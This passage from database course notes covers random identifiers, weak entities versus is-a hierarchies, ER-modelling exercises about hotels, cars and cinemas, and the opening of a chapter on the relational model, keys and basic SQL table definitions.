As a computer program can check tracking codes much faster than people can and malicious parties have access to botnets consisting of thousands of computers, this probability of guessing a tracking code might be too high. Hence, to further reduce the probability, the online store can use larger tracking codes and can invalidate tracking codes when there is no longer a need for tracking (e.g., a few days after delivery).

As illustrated above, serial numbers introduce privacy and security issues in some applications when used in public. These issues are not limited to public use, however: the sequential nature of serial numbers can even rule out their usage entirely within certain data-based applications:

Example 2.53. Many places use voting machines to simplify counting votes: these machines store all individual votes and, at the end of the day, run a simple program to compute and print out the final vote tally. To ensure ballot secrecy, a universal human right (see the Universal Declaration of Human Rights, Article 21.3), voting machines cannot store the votes in a recognizable order, however: that would enable malicious parties to compare the order of voting with other data (e.g., nearby surveillance data tracking arrival of voters), thereby making it trivial to match individual votes to voters. Hence, voting machine must not assign serial numbers to individual votes, not even for internal purposes only.

We will represent randomly-generated identifiers as values from the domain `random`. To implement randomly-generated identifiers, one can use a **Universally Unique IDentifier (UUID) version 4**, which provides a 122-bits random value. These UUIDs can be generated within applications (e.g., `java.util.UUID::randomUUID()` in JAVA) or, in some DBMSs, within the DBMS (e.g., `gen_random_uuid()` in POSTGRESQL). Unfortunately, not all tools that generate UUIDs guarantee a cryptographically-secure random generation of UUIDs. Hence, when choosing a tool to generate UUIDs, we strongly advise reading the documentation of that tool to ensure cryptographically-secure random generation.

Finally, as we can generate primary keys, e.g., via serial numbers or random identifiers, we can also do so to provide weak entities with a primary key. Hence, we have the following technical result:

Theorem 2.54. *The structure of every weak entity set can be modeled using a single entity set by introduction of a single additional attribute.*

Proof. Consider the general notation of a weak entity set of Figure 2.13 and assume that no attribute has name *id*. To turn the weak entity set **Weak E. S. Name** into an entity set **S**, we introduce a new primary key attribute *id*: `serial` that holds a serial number that is assigned sequentially. Next, we replace the identifying relationship set `Identifying R. S. Name` by a normal relationship set `R`. Finally, we add an extra cardinality constraint to `R` to ensure exact-once participation of each entity in the entity set **S**. In Figure 2.28, we present the result of this translation. □




Figure 2.28: The ER-diagram obtained from translating the weak entity set defined in Figure 2.13 to a normal entity by adding a unique primary key.

When taking a brief look at Theorem 2.54, one might wonder whether we even need weak entities. A closer look shows why we need weak entities, however: the translation does not care about the partial key. As such, the translation loses the ownership semantics implied by the weak entity. Hence, due to the semantic design principle, we have:

> **Design principle**. Model things that can exists on itself as entities. If such things do not have identifying attributes, then introduce such an attribute (e.g., `serial` or `random`). Model things that depend on other things as weak entities.

2.3.5 Weak entities or is-a hierarchies

In Section 2.2.2, we have already illustrated the semantic use-case for is-a hierarchies: the ability to express hierarchies of things that closely-resemble each other due to shared behavior. The application of is-a hierarchies is not always evident, however.

Example 2.55. In Figure 2.16, we modeled course instances and final exams such that each course instance can have an optional final exam. We can model the same as an is-a hierarchy by interpreting course instances that have final exams as a specialization of a course instance.

Cases in which weak entities can equally be expressed as specializations are easy to recognize: we can only model optional ownership (only a single weak entity can be owned by its identifying entity) as a specialization. Next, we prove this correspondence between optional ownership and is-a hierarchies:

Theorem 2.56. *Consider an is-a hierarchy without role constraints and with n specialization roles.*

1. *If the is-a hierarchy is an entity is-a hierarchy, then the structure of the hierarchy can be modeled in terms of a single entity set and n weak entity sets.*

2. *If the is-a hierarchy is a* ***weak entity is-a hierarchy****, then the structure of the hierarchy can be modeled in terms of* $n+1$ ***weak entity sets****.*

Proof. Consider a role specialization **S** of any role **P**. By definition of a specialization, any **thing** with the behavior of role **S** **must** also have the behavior of role **P**, but not vice versa. Alternatively, we can interpret a specialization of role **P** as a situation in which **things** with the behavior of role **P** can **optionally own** the specialized behavior of role **S**. With this interpretation, **things** with the behavior of role **S** are those things with the behavior of role **P** that **own** the **optional specialized behavior** of role **S**.

Near the end of Section 2.2.1 (right before Example 2.25), we already explained that a weak entity **without** a partial key reflects **optional additions** to the dependent entity. Hence, we can translate the is-a hierarchy starting at the root role by turning each specialization role **S** into a weak entity set that depends on the translation of the role **P** specialized by **S**. To bootstrap this translation, we straightforwardly translate the **root role** of the is-a hierarchy to a normal entity (if the is-a hierarchy is an entity is-a hierarchy) or a normal weak entity (if the is-a hierarchy is a weak entity is-a hierarchy).

We refer to Figure 2.29 for an example of this translation. □




Figure 2.29: On the **left**, the ER-model of an **entity is-a hierarchy** with **four** specialization roles. On the **right**, the ER-model for the translation of the entity is-a hierarchy into an **equivalent** structure modeled using **four weak entity sets**. Here, I_1, I_2, $I_{1,1}$, and $I_{1,2}$ are freshly introduced names for the identifying relationship sets we introduced. Observe that each role is translated into an **optional** weak entity set. Hence, as in Figure 2.16, the **at-most once** cardinality constraints on the identifying relationships are redundant and we only included them here for emphasis.

To choose between optional ownership and is-a hierarchies, we follow the **semantic design principle**:

> **Design principle**. If a **thing** is owned by **another thing**, then use a **weak entity** to model the thing as depending on the **other thing**. If a **thing** adds behavior to **another thing**, then model the **thing** as a specialization of the **other thing**.

2.4 Exercises

Exercise 2.1. Consider an ER-diagram modeling a **chain of hotels**.

(Q1) Model the **hotels**: each hotel has a name, a unique address, and an opening date.

(Q2) Model the **rooms**: each hotel has one-or-more rooms identified by their room number. Of course, multiple hotels can have a room numbered 1408. Typical rooms can house one, two, or three people. Most rooms, but not all, have TV. Some rooms might be haunted.

(Q3) Model the **guests**: for guests, the chain records their name and unique e-mail address.

(Q4) Model **visits**: during a visit, a guest will occupy a room for a number of nights starting at some start-date.

(Q5) After completing a **visit**, guests can **write a review**. The review includes a description of their experience, a rating for the room, and a rating for the service. These ratings are on a scale from 0 (very bad) to 10 (excellent).

(Q6) Can we use the ER building blocks we have seen to express the requirement that no two visits will occupy the same room at the same time?

Exercise 2.2. Assume we have a **person** entity and we want to relate people that are **married to each other**. We assume that each person can be married to at-most one other person. We have modeled this situation in Figure 2.30.




Figure 2.30: An ER-diagram relating persons that are married.

(Q1) Consider two **Person** entities p and q that are married. How is the fact that p and q are married stored in the relationship set Married?

(Q2) Add cardinality constraints such that each person can be married to **at-most one** other person.

(Q3) Consider the resulting relationship set Married after adding cardinality constraints. Does your relationship set allow for **redundant data**? If so, can we prevent redundant data by adding additional cardinality constraints on Married?

Exercise 2.3. Assume we have an entity set Person and we want to relate people to their biological mother (here, we are brushing the complexities of the real world aside and, for now, simply assume everyone has a uniquely-defined biological mother). We have modeled this situation in Figure 2.31.

(Q1) What are the properties of datasets that satisfy this model?

(Q2) Can any real-world dataset satisfy this model?

(Q3) Is this model correct? Explain why or improve the model.

Exercise 2.4. Consider the ER-diagram of Figure 2.17.




Figure 2.31: An ER-diagram relating persons to their mothers.

(Q1) Provide an alternative design in which **course instances** are weak entities that only depend on **courses**.

(Q2) Can your design express exactly the same cardinality constraints?

Exercise 2.5. Consider modeling **cars**.

1. Each **car** has a unique production number and date, and a model number (shared with all similar cars). Two cars can have the same production number if they are made on different days. All cars with the same model number have the same number of doors and number of seats.

2. **Petrol cars** have an internal combustion engine that accepts a single fuel type and an average fuel consumption (per kilometer). In addition, petrol cars have a fuel tank of a certain size (in liters).

3. **Electric cars** have an electric motor with a certain output (in Watts). Some electric engines support regenerative braking. In addition, electric cars have a battery with a capacity (in Watt-hours), can be fully charged in a given duration (in minutes, non fast-charging), and optionally support fast-charging.

4. **Hybrid cars** are both petrol cars and electric cars. Not all hybrid cars support charging, however.

(Q1) Make an ER-diagram modeling **cars**.

Exercise 2.6. Consider the ER-diagram of Figure 2.32 that models a database for **paper publications**.

(Q1) Explain in detail each element of this ER-diagram.

(Q2) Model an entity set **person** with a name, affiliation (university, department), and unique e-mail address.

(Q3) Express the following relationship sets.

- Each paper has one-or-more **authors**.
- Each journal has one-or-more **editors**.
- Each paper is **handled** by exactly one editor.
- Each person has zero-or-more **conflicts of interest** (other persons they have personal connections with, e.g., family, friends, or former co-workers).

(Q4) Can one express the following requirement: the handling editor of a paper must be an editor of the journal in which the paper is published.

Exercise 2.7. A chain of cinemas has decided that their current information system is no longer sufficient. As the first step to renew their system, the owner of the cinema has drafted **requirements** for the new information system. These requirements consist of three parts: details about **cinemas** (e.g., rooms and seats), details about **screenings** (e.g., which films are shown), and details about **ticket sales**. In this exercise, we will help the owner to derive the **data requirements** and produce a **conceptual design** for the database of their future information system.




Figure 2.32: An ER-diagram modeling a database for paper publications.

(Q1) Consider the requirements of the first part (details about cinemas):

"First, the system will store information about several cinemas. Each **cinema** has a `unique` *name* and an *address*.[a] In the past, cinema names have changed (e.g., due to renovations and grant reopenings).[b] Per cinema, the system will also maintain information per room. Each **room** has a `unique` *number* `within the cinema` (e.g., smaller cinemas have Room one to Room five).[c] Per **room**, the system can keep track of the *characteristics of the cinema installation*.[d] These characteristics include (1.) the *screen type* (e.g., normal, purpose-built IMAX, digital IMAX) and *screen size*; (2.) the *projector type* (e.g., analog or digital, resolutions, supported 3D modes, 48FPS, and so on); (3.) the *sound system* (e.g., the number of speakers and the supported sound options such Dolby Atmos, Dolby Digital, and DTS); and (4.) the *available accessibility options*.[e] This information is not only available for cinema visitors, but will also be communicated to private parties that are looking to hire a room (e.g., for a corporate event). Finally, per room the system also needs to know the exact seat arrangement, as the online system will allow customers to order tickets for specific seats. Hence, the system keeps track, per **room**, of each **seat** and—per seat—its *location* in the room, the *row* it is in, and the *seat number* (within the row).[f,g] Furthermore, some seats are standard *reserved* for disabled people.[h]"

[a] An entity cinema with attributes name and address. We can use name as the primary key.

[b] Names can change. Non-changing unique identifiers are often easier to work with. Hence, we can opt for a `serial`.

[c] Cinemas own rooms: rooms are a weak entities that depend on cinemas and the room number is a partial key.

[d] The simplest solution here is to have an attribute for each basic room characteristic.

[e] This is under-specified. This could be a simple Boolean option (e.g., a flag that is true when the room is designed with accessibility in mind) or this could be a whole range of features (e.g., special seating, elevator access, ramp access, ...). Without further information, it is impossible to determine what the owner exactly wants. For now, we can choose for the simple Boolean option. Later, we should ask the owner for clarification.

[f] Rooms own seats and each seat is uniquely identified within a room by its row and seat number. Hence, seats are weak entities that depend on rooms and the row and seat number is a partial key.

[g] It is unclear what location exactly is. In many cinemas, seat locations are purely determined by row and number. It is possible, however, that the cinema uses a per-room coordinate for each seat so that the seating arrangement can be visualized in any ticket ordering tools. For now, we keep location as an attribute. Later, we should ask the owner for clarification.

[h] We can make this a Boolean attribute of each seat.

We have already analyzed these requirements by annotating our interpretation of the requirements and by highlighting relevant parts of the requirements. In specific, we used highlight colors to indicate that portions of the requirements were related to *attributes*, **entities**, relationships, and `constraints`. Furthermore, we highlighted portions we deemed irrelevant for the conceptual design (e.g., user-interface details).

Make an ER-diagram that models best the data described in the first part of the requirements based on the analysis we performed. Document those details that cannot be expressed in your ER-diagram (e.g., constraints).

(Q2) Next, consider the requirements of the second part (details about screenings):

> "Second, the system needs to store information for each screening. Each screening is assigned a single room and timeslot and the system distinguishes between three types of screenings: normal screenings will show a single film and will be offered via normal ticket prices; special screenings can show one-or-more films with a special ticket price, e.g., a marathon with a higher ticket price or a classic film at a reduced ticket price; and private screenings (as part of hired rooms). For each public screening, the system keeps track which films are shown. This film information is provided by the film distributors in a standard format: for now, the system represents this external information via an entity Film with an attribute <u>fid</u>. If a screening will show multiple films (as part of special screening), then each of these films will be shown in the same room and the ticket of the customer assign the same seat during each film."

Analyze these requirements by annotating your interpretation of the requirements and by highlighting relevant parts of the requirements.

(Q3) Make an ER-diagram that models best the data described in the second part of the requirements based on your analysis. Document those details that cannot be expressed in your ER-diagram (e.g., constraints).

(Q4) Finally, consider the requirements of the third part (details about ticket sales):

> "Finally, and most importantly, the system will support sales and reservation. Via an (online) sale, customers can buy one or more tickets for a specific screening and that are assigned a seat on sale. Customers that do not feel comfortable with paying online can reserve their seats online and buy a ticket for these reservations at the counter (these reservations will be canceled 45 minutes before the start of the film). For each sale, we keep track of how they are made (online, ticket machine, at the counter) and whether the sale was related to a reservation. The cinema chain owners plan to analyze this data to see what factors influence the willingness of customers to buy and reserve tickets via their online system. Furthermore, we keep track of the paid price (which can depend on coupons, special actions, payment method, or room and film options)."

Make an ER-diagram that models best the data described in the third part of the requirements. Document those details that cannot be expressed in your ER-diagram (e.g., constraints).

Chapter 3

The relational model and logical design

The **entity-relationship model** studied in the previous chapter is often used for the **conceptual design** of a database schema for a data-based application. Typical **DBMSs** do not support the entity-relationship model, however. Next, we look at a **simpler** data model that is supported by practical DBMSs: the **relational model**. In the **relational model**, all data is described in terms of **relations** (tables).

Example 3.1. In Figure 3.1, we show a **university administration** dataset consisting of three tables: a **Student** relation describing three students, a **Course** relation describing three courses, and an **Enroll** relation describing to which courses the students enroll.

Student		
id	*name*	*dob*
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
3	Cecilia	*not provided*

Course	
id	*name*
1	Discrete Mathematics
2	Databases
3	Data Structures

Enroll		
sid	*cid*	*term*
1	1	Spring 2024
2	1	Spring 2024
2	2	Fall 2024
1	3	Fall 2024

Figure 3.1: A university administration dataset represented by three relations (tables). In the relation **Enroll**, *sid* and *cid* represent student and course identifiers, respectively.

The relational model not only consists of **relations**, but also has a few additional ingredients to properly **define constraints** on the data and express how data in relations are **related**. In Section 3.1, we formalize how the relational database model expresses **database schemas**. Next, in Section 3.2, we look at how the relation data model is used by typical **Relational DBMSs** (RDBMSs) and how to **implement** a relational database schema using the **Structured Query Language** (SQL). Finally, in Section 3.3, we show how the ER-model relates to the relational model by showing how every database schema expressed by an ER-diagram can be translated to a relational database schema.

3.1 The relational model

In the **relational model**, a database consists of a collection of **relations** (or, **tables**). Each relation holds zero-or-more **tuples** (**rows**) and each tuple holds a set of **attributes** (**columns**). Next, we formalize these concepts from the ground up.

An **attribute** is used to represent a single data value. Each attribute has a **name** and a **domain** that specifies what the valid **values** for the attribute are. In the relational model, an attribute value **may be optional**. To model this, we allow attributes whose domain includes a **dedicated value** NOTHING that indicates **no value**. In specific, given a domain `dom`, we write $\texttt{dom}_{\texttt{opt}}$ to denote the domain that includes

all values from dom together with the dedicated value NOTHING. For example, an attribute of domain $\texttt{numeric}_{\texttt{opt}}$ optionally holds a numeric value: the domain $\texttt{numeric}_{\texttt{opt}}$ can either hold a **numeric value** or the value NOTHING (indicating no value). The **schema of an attribute** defines the **name** of the attribute and its **domain**.

A **tuple** is a set of attributes. Given a tuple τ with attributes named $\mathcal{A}$ and an attribute name $n \in \mathcal{A}$, we write $\tau[n]$ to denote the value of the attribute named n in tuple τ. The **schema of a tuple** defines the schemas of the **attributes** of the tuple.

A **relation** is a **named** set of **tuples**, each tuple having the same schema.

Example 3.2. Consider the relation **Student** of Figure 3.2. This relation holds three tuples, namely tuple τ_1 representing the student named Adriana, tuple τ_2 representing the student named Bartel, and tuple τ_3 representing the student named Cecilia. All three tuples are sets holding three attributes: the required attributes named *id* and *name* and the **optional** attribute *dob*. The domain of these attributes are numeric, text, and $\texttt{date}_{\texttt{opt}}$, respectively. We have $\tau_1[id] = 1$, $\tau_1[name] =$ Adriana, and $\tau_1[dob] =$ April 17, 2005. Finally, $\tau_3[dob] =$ NOTHING, indicating that the date of birth of the student Cecilia is not recorded in the database.

Student		
id: numeric	*name*: text	*dob*: $\texttt{date}_{\texttt{opt}}$
1	Adriana	April 17, 2005
2	Bartel	October 6, 2005
3	Cecilia	NOTHING

Figure 3.2: The relation (table) **Student** from the dataset of Figure 3.1 holding three tuples (rows). Each tuple has three attributes (columns).

Consider a relation **R** holding entities with attributes named $\mathcal{A}$. We say that the set $\mathcal{B} \subseteq \mathcal{A}$ is a **superkey** for the relation **R** if

1. none of the attribute names in $\mathcal{B}$ refer to an attribute with an **optional value**; and
2. the attribute values for the attributes named $\mathcal{B}$ **uniquely identify a tuple** in the relation **R**.

Hence, if we pick distinct tuples $\tau_1, \tau_2 \in \mathbf{R}$, then there must be an attribute name $n \in \mathcal{B}$ such that $\tau_1[n] \neq \tau_2[n]$.

A **candidate key** (or, simply, a **key**) is a superkey of minimal size: if $\mathcal{B}$ is a superkey of relation **R** and no subset $\mathcal{B}' \subset \mathcal{B}$ is a superkey of relation **R**, then $\mathcal{B}$ is a candidate key of relation **R**. We require that every relation has at-least one candidate key and we choose one candidate key to be the **primary key**.

Example 3.3. Consider the relation **Student** of Figure 3.2. The primary key of the relation **Student** is $\underline{id}$.

The **schema of a relation** defines the **name** of the relation, the **schema of the attributes** each tuple in the relation should have, and the primary key of the relation. To denote the schema of a relation named **RelationName** with n attributes named $name_1, \ldots, name_n$ whose domains are $\texttt{Domain}_1, \ldots, \texttt{Domain}_n$, we typically write

$$\textbf{RelationName}(name_1 : \texttt{Domain}_1, \ldots, name_n : \texttt{Domain}_n).$$

In this notation, we **underline** the names of attributes that are part of the primary key.

Example 3.4. Consider the three relations illustrated in Figure 3.1. The schemas of these three relations are:

$$\textbf{Student}(\underline{id} : \texttt{numeric}, name : \texttt{text}, dob : \texttt{date}_{\texttt{opt}})$$
$$\textbf{Course}(\underline{id} : \texttt{numeric}, name : \texttt{text})$$
$$\textbf{Enroll}(\underline{sid} : \texttt{numeric}, \underline{cid} : \texttt{numeric}, term : \texttt{text}).$$

We note that the above definition of a relation is very similar to that of an entity set in the ER-model (Section 2.1.2). Relations and entity sets are not identical concepts however: we will use relations not only to express entity sets, but also all other building blocks of the ER-model (e.g., relationship sets and weak entity sets). Next, we define **foreign keys** between relations, a core concept that we will use to **express relationships** in the relational model.

Consider **two relations** $\mathbf{R}_1$ and $\mathbf{R}_2$ with attributes named $\mathcal{A}_1$ and $\mathcal{A}_2$, respectively, and let $\mathcal{B} \subseteq \mathcal{A}_1$ be a subset of the names of attributes in $\mathbf{R}_1$. We say that the function $\mathsf{f} : \mathcal{B} \to \mathcal{A}_2$ (which maps the attributes names in $\mathcal{B}$ to names of attributes of $\mathbf{R}_2$) is a **foreign key** from $\mathbf{R}_1$ to $\mathbf{R}_2$ if, for every tuple $\tau_1 \in \mathbf{R}_1$, either

1. for all attribute names $n \in \mathcal{B}$, we have $\tau_1[n] = \text{NOTHING}$; or else
2. there exists a tuple $\tau_2 \in \mathbf{R}_2$ such that, for all attribute names $n \in \mathcal{B}$, we have $\tau_1[n] = \tau_2[\mathsf{f}(n)]$.

Hence, **if** some of the attributes named $\mathcal{B}$ of a given tuple $\mathsf{t}_1 \in \mathbf{R}_1$ have a value, then the values of the attributes named $\mathcal{B}$ **are specified by** a tuple τ_2 in $\mathbf{R}_2$. In practice, the set of of attribute names $\{\mathsf{f}(n) \mid n \in \mathcal{B}\}$ is usually a **candidate key** of $\mathbf{R}_2$.

In many cases, the **foreign key** is defined in terms of a **single attribute name** $n \in \mathcal{A}$. In that case, a foreign key f from $\mathbf{R}_1$ to $\mathbf{R}_2$ simply requires that every value for an attribute named n in $\mathbf{R}_1$ must also occur as a value for an attribute named $\mathsf{f}(n)$ in $\mathbf{R}_2$. Hence,

$$\{\tau_1[n] \mid \tau_1 \in \mathbf{R}_1\} \subseteq \{\tau_2[\mathsf{f}(n)] \mid \tau_2 \in \mathbf{R}_2\}.$$

Example 3.5. Consider the three relations illustrated in Figure 3.1. We require that every enrollment detailed in the relation **Enroll** represents an existing student defined in the relation **Student** and course defined in the relation **Course**. We can do so using two foreign keys:

1. Every student identifier used in **Enroll** (every value for the attribute named *sid* in **Enroll**) must be a valid student identifier used in **Student** (every value for the attribute named *id* in **Student**). Hence, we have a foreign key from **Enroll** to **Student** defined by the function that maps *sid* (in **Enroll**) to *id* (in **Student**).
2. Likewise, every course identifier used in **Enroll** must be a valid course identifier used in **Course**. Hence, we have a foreign key from **Enroll** to **Course** defined by the function that maps *cid* (in **Enroll**) to *id* (in **Course**).

Finally, a **relational database schema** defines the schema of a **set of relations** (each with distinct names) together with all applicable **candidate keys** and **foreign keys**.

Example 3.6. The database schema of the three relations illustrated in Figure 3.1 consists of the relational schemas described in Example 3.4 together with the foreign keys described in Example 3.5.

We note that the **relational model**, in which everything is a relation, is significantly simpler than the **ER-model**. Still, it does not take much imagination to see that **all** data that can be modeled within the ER-model can also be modeled in the relational model using just relations

Example 3.7. The relations **Student** and **Course** of Figure 3.2 clearly resemble the **Student** and **Course** entity sets of Example 2.13 and the **Enroll** relation clearly resembles the Enroll relationship set of the same example.

From a practical perspective, the simplicity of the **relational model** is a **strength**: RDBMSs only have to focus on one representation of the data (the relation) and, hence, can put tremendous effort into ensuring that working with relations is highly efficient. At the same time, the simplicity of the **relational model** is also its **weakness**. When compared to the ER-model, there is a clear inability of the relational model to express the **semantics** of data: in the relational model, all data is modeled via **relations**, even if different pieces of data represent vastly different concepts (e.g., entity sets versus relationship sets).

3.2 The relational model in practice

Database-management systems (DBMSs) that use the **relational model** are called **Relational DBMSs** (RDBMSs). Examples of RDBMSs include POSTGRESQL, MARIADB, IBM DB2, MICROSOFT SQL SERVER, and ORACLE DATABASE. These and many other RDBMSs support the **Structured Query Language** (SQL) to enable interaction with databases, which includes defining database schemas.

Remark. **SQL** is an industry standard. The most-recent version of **the SQL standard** was standardized in 2023 and is known formally as **ISO/IEC 9075-2:2023**. The SQL standard is a behemoth: the **foundations** (which covers those parts of SQL relevant to these notes) clock in at 1715 pages and other parts of the standard add another 2243 pages. Hence, we will not cover the vast majority of SQL: we only look at the basics that cover most of the needs for everyday data-based applications. The parts of SQL that will be covered can be broken down into two distinct parts:

1. **Schema definition and manipulation**. This part includes statements for **creating**, **modifying**, and **removing** tables, primary keys, and foreign keys.

2. **Data manipulation**. This part includes statements for **inspecting**, **creating**, **modifying**, and **removing** data (stored in tables).

In this chapter, we will look at **schema definition and manipulation** and at creating, modifying, and removing data. Part II will focus on **inspecting data**.

The parts of the SQL standard we will look at in these notes are **widely supported** by almost all RDBMSs. This is not true for all parts of the SQL standard, however: no RDBMS supports all parts of the standard and most RDBMSs have their own non-standardized extensions.

In SQL, a **relation** is typically called a **table**, **attributes** are referred to as **columns** (of the table), the **domains** of attributes are referred to as **types**, and **tuples** are referred to as **rows** (in the table). To differentiate between, on the one hand, the theoretical formal model of Section 3.1 and, on the other hand, the practical model used by SQL, we will use **tables**, **rows**, **columns**, and **types** only whenever we talk about the practical model used by SQL. In all other cases, we will use to the terminology introduced in Section 3.1 (**relations**, **attributes**, **domains**, and **tuples**).

Besides these differences in **naming**, the main differences between SQL and the formal relational model of Section 3.1 are:

1. In SQL, it is **not required** that every table has a primary key. A table **without a primary key** can have multiple identical rows: SQL tables support **multiset semantics** (a multiset is a set that can have duplicates).

   In general, **all tables should have primary keys**: without a primary key, it is near-impossible to pinpoint and update individual rows (without affecting duplicate versions of that row). If it is unclear which values to use as a primary key, then a generated value (e.g., see Section 2.3.4) is strongly advised.

2. SQL does not have a dedicated value NOTHING to indicate **no value**. Instead, SQL employs a dedicated value `NULL` that is used in **all cases** where a normal value cannot be used. SQL does **not assign** any particular meaning to a `NULL` value, however: depending on the use case, `NULL` can represent **no value**, a **missing value**, a **corrupt value**, a know value **hidden from the user** (e.g., because the user does not have permissions to see one of the columns in the table), or something else altogether.

   As `NULL` values do not have a single meaning, they are tricky to work with in practice. Hence, when using `NULL` values, their usage should be **properly documented** (e.g., in column a of table **B**, `NULL` means **no value**). When possible, the usage of `NULL` should be **avoided**.

3. **Foreign keys** must always refer to a candidate key.

To **create a table** named **T** in SQL, one uses a `CREATE TABLE` statement of the form:

```
CREATE TABLE T
(
    column or constraint definition,
    column or constraint definition,
    ...
    column or constraint definition
);
```

